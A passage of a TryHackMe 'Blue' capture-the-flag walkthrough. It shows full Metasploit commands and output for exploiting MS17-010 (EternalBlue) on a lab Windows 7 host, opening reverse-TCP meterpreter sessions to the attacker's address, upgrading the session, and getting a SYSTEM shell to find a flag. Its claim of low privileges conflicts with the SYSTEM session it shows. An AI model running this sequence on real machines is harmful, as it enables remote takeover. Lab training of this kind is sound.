
We'll set **RHOSTS** as the target ip and **LHOST** as our local machine's address ip and rest will be default.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.17.16.197
LHOST => 10.17.16.197
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.134.188    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Wind
                                             ows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
                                             Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded S
                                             tandard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.17.16.197     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```


We can see RHOSTS and LHOST is now modified and now we can start the exploit.

BLUE – TRYHACKME



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.17.16.197:4444
[*] 10.10.134.188:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.134.188:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.134.188:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.134.188:445 - The target is vulnerable.
[*] 10.10.134.188:445 - Connecting to target for exploitation.
[+] 10.10.134.188:445 - Connection established for exploitation.
[+] 10.10.134.188:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.134.188:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.134.188:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.134.188:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.134.188:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.134.188:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.134.188:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.134.188:445 - Sending all but last fragment of exploit packet
[*] 10.10.134.188:445 - Starting non-paged pool grooming
[+] 10.10.134.188:445 - Sending SMBv2 buffers
[+] 10.10.134.188:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.134.188:445 - Sending final SMBv2 buffers.
[*] 10.10.134.188:445 - Sending last fragment of exploit packet!
[*] 10.10.134.188:445 - Receiving response from exploit packet
[+] 10.10.134.188:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.10.134.188:445 - Sending egg to corrupted connection.
[*] 10.10.134.188:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.10.134.188
[*] Meterpreter session 1 opened (10.17.16.197:4444 → 10.10.134.188:49214) at 2024-09-24 11:17:53 +0530
[+] 10.10.134.188:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.134.188:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.134.188:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```


See, we gained the **meterpreter** session. Now we'll see what privileges we got after typing sysinfo.



```
meterpreter > sysinfo
Computer        : JON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter >
```

We can see that we don't have much privileges as **meterpreter** . We need to **escalate privileges** using a post module which is in Metasploit .

We'll background the meterpreter session using CTRL+Z and use the post module.




```
meterpreter >
Background session 1? [y/N]
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on

View the full module info with the info, or info -d command.
```

We need to change the LHOST and SESSION option in the options menu.


We can see the session after typing sessions in msfconsole and set it to 1.

BLUE – TRYHACKME




```
msf6 post(multi/manage/shell_to_meterpreter) > set lhost 10.17.16.197
lhost ⇒ 10.17.16.197
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.17.16.197:4444 → 10.10.134.188:49183 (10.10.134.188)

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > 
```

We'll now run the module.




```
msf6 post(multi/manage/shell_to_meterpreter) > exploit

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.17.16.197:4433
[*] Sending stage (201798 bytes) to 10.10.134.188
[*] Meterpreter session 2 opened (10.17.16.197:4433 → 10.10.134.188:49199) at 2024-09-24 11:38:40 +0530
[*] Post module execution completed
```

After completion we can see there are two sessions now.



```
Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.17.16.197:4444 → 10.10.134.188:49200 (10.10.134.188)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.17.16.197:4433 → 10.10.134.188:49199 (10.10.134.188)
```


Now we'll open session 2 with **session -i 2** and type shell.



```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > shell
Process 2052 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

We can see we're now **nt authority\system (root).**

Now we'll explore the target machine. After going into the **C:\** directory we can find the flag.



```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\

03/17/2019  02:27 PM                24 flag1.txt
07/13/2009  10:20 PM    <DIR>          PerfLogs
04/12/2011  03:28 AM    <DIR>          Program Files
03/17/2019  05:28 PM    <DIR>          Program Files (x86)
12/12/2018  10:13 PM    <DIR>          Users
09/24/2024  12:49 AM    <DIR>          Windows
               1 File(s)             24 bytes
               5 Dir(s)  20,644,532,224 bytes free

C:\>
```